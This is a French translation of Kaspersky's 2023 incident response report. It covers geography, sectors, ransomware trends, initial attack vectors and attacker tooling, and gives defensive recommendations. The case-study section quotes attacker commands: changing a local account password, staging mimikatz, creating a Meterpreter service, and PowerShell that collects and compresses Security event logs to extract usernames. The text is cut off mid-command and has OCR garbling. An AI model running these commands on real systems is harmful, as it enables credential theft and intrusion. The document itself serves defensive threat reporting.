Rapport d'analystes

Réponse aux incidents

kaspersky bring on the future

2023


Table des matières

Introduction

Ce rapport d'analyste contient des informations sur les cyber-attaques étudiées par Kaspersky en 2023. Kaspersky propose une large gamme de services, depuis la réponse aux incidents à l'enquête numérique en passant par l'analyse des programmes malveillants, pour aider les organisations touchées par des incidents liés à la sécurité informatique. Les données utilisées dans ce rapport proviennent d'une collaboration avec des organisations qui ont demandé de l'aide pour répondre à des incidents ou organisé des événements professionnels pour leurs équipes internes de réponse aux incidents. Les services d'enquête et de réponse aux incidents sont fournis par l'équipe Global Emergency Response Team (GERT) de Kaspersky, avec des experts d'Europe, d'Asie, d'Amérique du Sud et du Nord, du Moyen-Orient et d'Afrique.

Le rapport comprend également des données provenant d'experts des forces spéciales cybernétiques et de l'équipe d'enquête sur les incidents informatiques, ainsi que de l'équipe GReAT.

Les statistiques nous aident à identifier les tendances relatives aux menaces les plus pertinentes pour les organisations dans plusieurs secteurs économiques et régions. Cela nous permet de développer des méthodes de protection prioritaires et de formuler des recommandations qui, une fois mises en œuvre, aideront les organisations à améliorer leur niveau de sécurité et à se préparer à répondre aux incidents à l'avenir, en prévenant ou en minimisant les dommages causés par des attaques potentielles.



Répartition géographique des demandes de service IR

Tableau 1

Répartition géographique des demandes de service Kaspersky Incident Response en 2023

La répartition géographique du service a récemment changé, mais le volume de demandes du segment russe continue d'augmenter. 2023 a connu une augmentation significative des demandes de services sur la région Amérique, qui se hisse à la deuxième place avec 21,82 % des demandes.

Tableau 2

Les 3 zones géographiques les plus attaquées

CEI
47,27 %

Continent américain
21,82 %

Moyen Orient
10,91 %

Secteurs et industries

Tableau 3

Répartition des demandes de service Kaspersky Incident Response par secteur d'activité




Tableau 4

Les 3 secteurs les plus attaqués

Gouvernement
27,89 %

Industrie
17,01 %

Finance
12,24 %

Tendances en 2023

Les attaques par l'intermédiaire des fournisseurs de services se sont imposées en 2023. L'augmentation de ces attaques n'est pas surprenante. En effet, pour les pirates informatiques, ce vecteur permet de mener une attaque à grande échelle avec beaucoup moins d'efforts qu'en ciblant des victimes individuelles. La détection de ces attaques prend plus de temps, car les actions des pirates ressemblent souvent beaucoup à celles des sous-traitants. La moitié de ces incidents n'ont été découverts qu'après une fuite de données. Un quart des victimes a été contacté après le chiffrement de leurs données, et une sur quatre a découvert l'attaque à la suite d'une activité suspecte.

Une autre tendance stable ces dernières années est celle des ransomwares. En 2023, un incident sur trois était lié à un ransomware. Bien que la part de ces attaques ait diminué de 39,8 % à 33,3 % par rapport à l'année précédente, les ransomwares restent la principale menace pour les organisations de tous les secteurs de l'économie et de toutes les industries.

En 2023, les ransomwares rencontrés la plupart du temps étaient Lockbit (27,78 %), BlackCat (12,96 %), Phobos (9,26 %) et Zeppelin (9,26 %). La moitié des attaques a commencé par la compromission d'une application accessible au public. Par ailleurs, 40 % des attaques ont utilisé des identifiants compromis (15 % obtenus par force brute). Les 10 % restants se répartissent équitablement entre le phishing et les attaques basées sur des relations de confiance. La plupart des attaques de chiffrement des données ont pris fin en l'espace d'un (43,48 %) ou de quelques jours (32,61 %). Les autres ont duré des semaines (13,04 %), et seuls 10,87 % plus d'un mois. Presque toutes les attaques par ransomware longues de plusieurs semaines ou mois ont entraîné, outre le chiffrement des données, des fuites de données.


Un incident sur trois est associé à un ransomware

Outils utilisés par les criminels

Les attaquants continuent d'utiliser de nombreux utilitaires différents, mais Mimikatz et PsExec restent les plus fréquents, utilisés respectivement dans 15,58 % et 13,64 % des incidents.

Outils les plus utilisés par les adversaires

Mimikatz
15,58 %



PsExec
13,64 %

Impact des attaques

Le chiffrement des données reste le principal problème pour les entreprises attaquées, et bien que la part des entreprises touchées par les ransomwares ait légèrement diminué en 2023, un tiers des entreprises ayant opté pour le service IR ont perdu des données à cause du chiffrement. En parallèle, la proportion d'entreprises confrontées à des fuites de données a atteint 21,1 %. Notons également que les fuites de données s'accompagnent souvent d'un chiffrement ultérieur de l'infrastructure de la victime.

Principaux problèmes : chiffrement et fuites de données

Aperçu et recommandations

Entrée

1. Reconnaissance
2. Développement de ressources
3. Livraison
4. Piratage informatique
5. Exploitation
6. Persistance
7. Contournement des défenses
8. Commande et contrôle

Faille issue d'une application grand public	42,37 %
Comptes compromis	20,34 %
Force brute	8,47 %
Relation de confiance	6,78 %

Recommandations

- Mettre en œuvre une politique de mot de passe solide et une authentification multi-facteurs
- Éliminer l'accès public aux ports de gestion
- Définir une stratégie 'tolérance zéro' pour la gestion des correctifs ou les mesures de compensation pour les applications destinées au grand public
- Assurer le maintien d'un haut niveau de sécurité par les employés

Outils des criminels, incluant les outils légitimes

9. Pivot
10. Détection
11. Augmentation des privilèges
12. Exécution
13. Accès à l'aide d'identifiants
14. Mouvement latéral

Nous avons découvert l'utilisation d'outils légitimes dans près d'un cas sur deux en 2023

Mimikatz	15,58 %
PsExec	13,64 %
Advanced IP Scanner	9,09 %
SoftPerfect Network Scanner	7.14 %
AnyDesk	5,19 %
CobaltStrike	5,19 %
PowerShell	5,19 %
7zip	3,90 %

Les adversaires ont le plus souvent utilisé divers utilitaires au stade de commande et contrôle (25,58 %), de détection (20,93 %) et d'exécution (20,93 %).

Recommandations

- Mettre en œuvre des règles de détection des outils envahissants utilisés par les adversaires
- Employer une série d'outils de sécurité reposant sur des données télémétriques similaires à l'EDR
- Tester constamment les temps de réaction des opérations de sécurité en mettant en place des exercices offensifs
- Éliminer l'utilisation de logiciels de la liste des outils utilisés par les adversaires à l'intérieur du réseau de l'entreprise

Sortie

15. Preuves
16. Exfiltration
17. Impact
18. Objectifs

Fichiers chiffrés	33,33 %
Fuites de données	21,09 %
Active Directory compromis	12,24 %

Recommandations

- Sauvegarder régulièrement vos données
- Collaborer avec un partenaire chargé de la gestion des incidents pour traiter les incidents avec des accords de niveau de service (SLA) rapides
- Mettre en œuvre des programmes de sécurité stricts pour les applications avec des PII
- Mettre en œuvre un contrôle d'accès aux données importantes grâce au DLP
- Former en permanence votre équipe de réponse aux incidents afin de préserver son expertise et de suivre l'évolution du paysage des menaces

Maturité de l'entreprise

En examinant plus en détails les raisons des demandes de service Kaspersky Incident Response, nous pouvons les diviser en deux groupes.

Groupe I (raisons et impact déjà connus au moment de la demande)

Ces victimes prennent généralement conscience de l'attaque après coup, lorsque les dégâts sont évidents.

Fichiers chiffrés	33,33 %
Fuites de données	21,09 %
Vol d'argent	1.36 %
Défacement	1.36 %
Service indisponible	1.36 %

Groupe II (attaques avec indicateurs d'activité suspecte)

D'après les résultats de notre analyse, voici les effets de ces activités suspectes :

Active Directory compromis	12,24 %
Persistance installée dans les impacts futurs	10.88 %
Fausse alerte	7,48 %
Manipulation de données	4,08 %
Piratage de compte	2,72 %
Attaque évitée ou non terminée	1.36 %

42,2 % de toutes les demandes concernent les indicateurs suspects, comme :

- Activité des utilisateurs
- Alertes des outils de sécurité
- Fichiers et emails
- Activité réseau

Bien entendu, certains de ces incidents pourraient également dégénérer en incidents plus graves, et la détection à un stade précoce de l'attaque permet d'en réduire l'impact.

Durée de l'attaque

Les incidents peuvent être classés en trois catégories caractérisées par le temps nécessaire pour arrêter les cybercriminels, la durée de réponse aux incidents, l'accès initial et l'impact de l'attaque.

Attaques éclairs
(heures et jours)

Attaques de moyenne durée
(semaines)

Attaques de longue durée
(un mois ou plus)

Pourcentage d'attaques

69.75 %	8.40 %	21.85 %

Durée moyenne d'une attaque

< 1 jour	15 jours	135 jours

Impact représentatif

Ransomwares	Ransomware et vol d'argent	Fuite de données et ransomware

Vecteur d'attaque initial

Applications en contact avec le public Comptes compromis	Applications destinées au grand public	Relations de confiance Applications accessibles au grand public

Durée de réponse aux incidents

Les attaques durant jusqu'à une semaine. Les grandes attaques de ransomware à forte rapidité présentent les plus grands défis, même pour les organisation à la sécurité mature. Les comportements de « voisin bruyant » portant sur des proies faciles (problèmes de sécurité facilement identifiables et publiquement connus)	**Attaques durant jusqu'à un mois.** En raison du ransomware, il est impossible de distinguer la plupart des attaques des attaques rapides (attaques éclair). Pour de nombreux incidents de ce groupe, un laps de temps important s'écoule entre l'accès initial et les phases d'attaque suivantes	**Attaques durant plus d'un mois.** Périodes irrégulières de phases actives et passives au cours de l'attaque. La durée des phases actives est très similaire à celle du groupe précédent (moyenne)
40 heures	**40 heures**	**46 heures**

Raisons de la demande de service

Vrais positifs

Fichiers chiffrés	43,22 %
Fuites de données	16,10 %
Fichiers suspects	13,56 %
Activité suspecte de l'utilisateur	11,86 %
Alertes des outils de sécurité	4.24 %
Accès non autorisés	3,39 %
Vol d'argent	2.54 %
Activité réseau suspecte	2.54 %
Service indisponible	1,69 %
Emails suspicieux	0.85 %


Fausses alertes (7,4 % de toutes les demandes de service)

Activité suspecte de l'utilisateur	72.73 %
Activité réseau suspecte	18.18 %
Alertes des outils de sécurité	9,09 %

Les fichiers chiffrés étaient la principale raison des demandes de service dans toutes les régions et secteurs, indiquant que les chiffreurs représentaient la cybermenace la plus courante en 2023. L'activité suspecte était la deuxième cause la plus fréquente de demandes, et représentait également le plus grand nombre de faux rapports.


Tableau 5

Raisons des demandes du service Kaspersky Incident Response par région




Vecteur d'attaque initial

En 2023, la méthode la plus courante de compromission initiale reste les applications publiques. Nous avons constaté qu'un tiers de ces applications ont été attaquées par des vulnérabilités connues. Il convient également de noter que plus de la moitié de ces vulnérabilités ont été découvertes en 2021 et 2022. Ce vecteur initial a été retrouvé dans 42,37 % des cas. La plupart du temps (18,64 % des cas), ces attaques ont duré moins d'un jour. La demande était motivée par des données déjà chiffrées dans 5 % des cas, et par une activité suspecte dans 10 % des cas.



L'utilisation d'identifiants compromis constitue un autre vecteur d'attaque initial très répandu. Cette année, nous avons mis en évidence séparément les cas où des attaques brute force de mots de passe ont été utilisées pour compromettre les données (8,47 %) et ceux où les adversaires ont utilisé des comptes compromis avant l'incident faisant l'objet de l'enquête (20,34 %). Les attaques rapides sont également les plus fréquentes (15,25 % de moins d'un jour, et 8,47 % de moins d'une semaine). Dans ce cas, les données chiffrées et les activités suspectes étaient les principales raisons des demandes (14,06 % et 6,25 % respectivement).



Les compromissions par le biais de relations de confiance ne sont pas nouvelles, mais cette année, leur part a augmenté de manière significative, s'élevant à 6,78 % des compromissions. Cette approche permet aux adversaires d'accéder à des dizaines de victimes par le biais d'une seule organisation piratée. Dans ce cas, l'équipe d'enquêteurs peut être confrontée à des difficultés supplémentaires, car toutes les organisations à l'origine de l'attaque ne comprennent pas toujours la nécessité d'une enquête à grande échelle et n'ont pas forcément envie de coopérer. Avec cette méthode de pénétration, les adversaires ont parfois besoin de plus de temps entre le début de l'attaque et la phase finale, de sorte que la moitié de ces attaques ont duré plus d'un mois.

Outils et exploits adverses

Des preuves d'utilisation d'utilitaires légitimes par les criminels ont été trouvées dans 39,18 % de toutes les attaques analysées.

Ces utilitaires comprennent ce que l'on appelle les LOLBins[1] (utilitaires qui existent déjà sur les machines attaquées, comme les modules du système d'exploitation, etc.), les utilitaires des spécialistes de la sécurité de l'information des équipes rouge et PenTest, ainsi que des cadres commerciaux (Cobalt Strike, Metasploit, Acunetix).

Distribution et fréquence des outils utilisés lors des incidents

Fréquent, 20-25 %	Modéré, 8-15 %	Rare, 1-8 %
Mimikatz, PsExec	SoftPerfect Network Scanner, PowerShell, Cobalt Strike, AnyDesk, Advanced IP Scanner	7zip, Metasploit, SystemBC, BloodHound, DiskCryptor, MEGASync

Les cadres de travail spécialisés comme Cobalt Strike et les scripts PowerShell sont très prisés par les attaquants, mais Mimikatz et PsExec restent les outils les plus couramment utilisés.

Commande et contrôle	25.58 %	AnyDesk, SystemBC, Revsocks, gs-netcat, Proxifier, dchelp, Ver de terre, Bureau à distance, SSH, WebShell, Bot Linux personnalisé
Détection	20,93 %	Advanced IP Scanner, SoftPerfect Network Scanner, BloodHound, Fscan, Acunetix, Angry IP Scanner, Nbtscan, Nessus, netscan.exe
Exécution	20,93 %	PsExec, PowerShell, WMIC, PowerTool x64, WMI Exec, DarkKomet, ASPXspy2, MARIJUANA
Mouvement latéral	11.63 %	Cobalt Strike, Metasploit, Impacket, CrackMapExec, Meterpreter
Impact	4,65 %	DiskCryptor, MHDDoS
Augmentation des privilèges	4,65 %	Mimikatz, EfsPotato
Collecte des preuves	4,65 %	7zip, Adminer
Accès à l'aide d'identifiants	2.33 %	MEGASync
Accès initial	2.33 %	PhishingKit
Accès à l'aide d'identifiants	2.33 %	MetaStealer

1 LOLBAS

Outils légitimes dans MITRE ATT&CK

Dans la plupart des cas, les équipes de sécurité peuvent atténuer le vecteur d'attaque initial grâce à des solutions de prévention. Les vecteurs d'attaque les plus répandus (exploitation d'applications publiques, comptes compromis, emails malveillants) auraient pu être atténués par une gestion opportune des correctifs et la mise en œuvre d'une authentification à plusieurs facteurs, de solutions avec un logiciel anti-phishing pour se défendre contre les attaques de phishing, et d'une formation de sensibilisation à la sécurité à l'intention des employés.

Même avec ces mesures, des attaques peuvent toujours se produire, et il est important d'essayer de détecter les traces du développement d'une attaque au plus tôt.

L'abus croissant d'outils légitimes pour la persistance, la commande et le contrôle peut être géré par la mise en œuvre de contrôles de sécurité capables de détecter les installations non autorisées ou l'exécution d'outils (programmes malveillants ou non). En outre, Managed Detection and Response peut protéger contre de nouvelles tactiques utilisant différents outils pour l'exécution, l'accès ou l'énumération et fournir des recommandations selon les risques.

Prise de contrôle de domaine et ransomware

Les groupes de ransomwares ont réutilisé des stratégies d'intrusion déjà identifiées avec des outils similaires[2]. Des adversaires ont exploité des applications Internet qui mettaient en œuvre des modules vulnérables pour la RCE (exécution de commandes à distance). Des groupes de ransomwares ont ciblé de cette façon des services publics utilisant des versions vulnérables de log4j et ont dirigé leur arsenal pour exploiter les vulnérabilités et compromettre les infrastructures.

Exploitation d'une application destinée au public T0819

```
/Program Files/<VulnerableApp>/root/WEB-INF/lib/log4j-1.2.17.jar
```

Après une exploitation confirmée, l'attaquant a modifié le compte privilégié local responsable de l'exécution de l'application. L'adversaire a exécuté des commandes localement pour modifier le mot de passe de l'utilisateur.

Manipulation de compte T1098

```
Internaute <username> <new_password>
```

Ensuite, l'adversaire a chargé un ensemble d'outils dans le système :

```
C:\Users\<username>\Documents\netscanold.exe
C:\Users\<username>\Documents\mimikatz\x64\mimikatz.exe
```

Il a ensuite exécuté Meterpreter sur le système et a obtenu un accès supplémentaire et une persistance.

Processus de création ou de modification du système : Service Windows T1543:003

```
Svc: ghhjbl ¦ Path: cmd.exe /c echo ghhjbl > \\.\pipe\ghhjbl
```

2 MERCURY exploite les vulnérabilités de Log4j 2 dans des systèmes non corrigés pour cibler des organisations israéliennes

Enfin, une fois l'accès complet confirmé, le criminel a installé l'application eHours à des fins de persistance et de C2.

Logiciel d'accès à distance T1219

```
C:\Program Files\ehorus_agent\ehorus_uit.exe
C:\Program Files\ehorus_agent\ehorus_cmd.exe
C:\Program Files\ehorus_agent\ehorus_launcher.exe
```

Exploitation publique et attaque par ransomware

BloodHound et Impacket sont des outils de sécurité bien connus pour leurs mouvements latéraux et la détection. Ils tirent parti des protocoles réseau pour collecter des informations et réutiliser des sessions afin d'exécuter des commandes à distance ou d'obtenir des noms d'utilisateur et des identifiants, mais la plupart de leurs charges utiles ou de leurs scripts sont détectés par les systèmes de contrôle des terminaux.

Les criminels ont décidé d'utiliser une technique différente qui abuse de l'interprète de commandes et de scripts, l'invite de commande de Windows, pour collecter les fichiers evtx localement sur les systèmes critiques, puis compresser les fichiers et les déplacer vers un système pivot. Une fois les fichiers déplacés, un nouveau script a été utilisé pour extraire des noms d'utilisateur valides d'après 4 624 événements.

Énumération des journaux T1654, Interprète de commandes et de scripts : Invite de commande Windows T1059:003

```
Copiez le fichier dans le dossier public :
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx

Compressez le fichier copié et préparez-le au transfert vers un système pivot :
Add-Type -A System.IO.Compression.FileSystem;;$zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\public\
Security.zip', 'Update');[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipfile,'c:\users\public\
Security.evtx','Security.evtx');$zipFile.Dispose()

Scriptez pour extraire des noms d'utilisateurs valides des journaux evtx :
Get-Eventlog -LogName Security | where {$.eventID -eq 4624 } | % {$.ReplacementStrings[6] + ";" +
$.ReplacementStrings[5] + ";" + $.ReplacementStrings[11]} | Export-csv guli_<Local_server>.csv -encoding utf8

Get-WinEvent -Path C:\users\public\Security_<server1>.evtx | where {$.ID -eq 4624 } | Select -Property @{N='Domain';
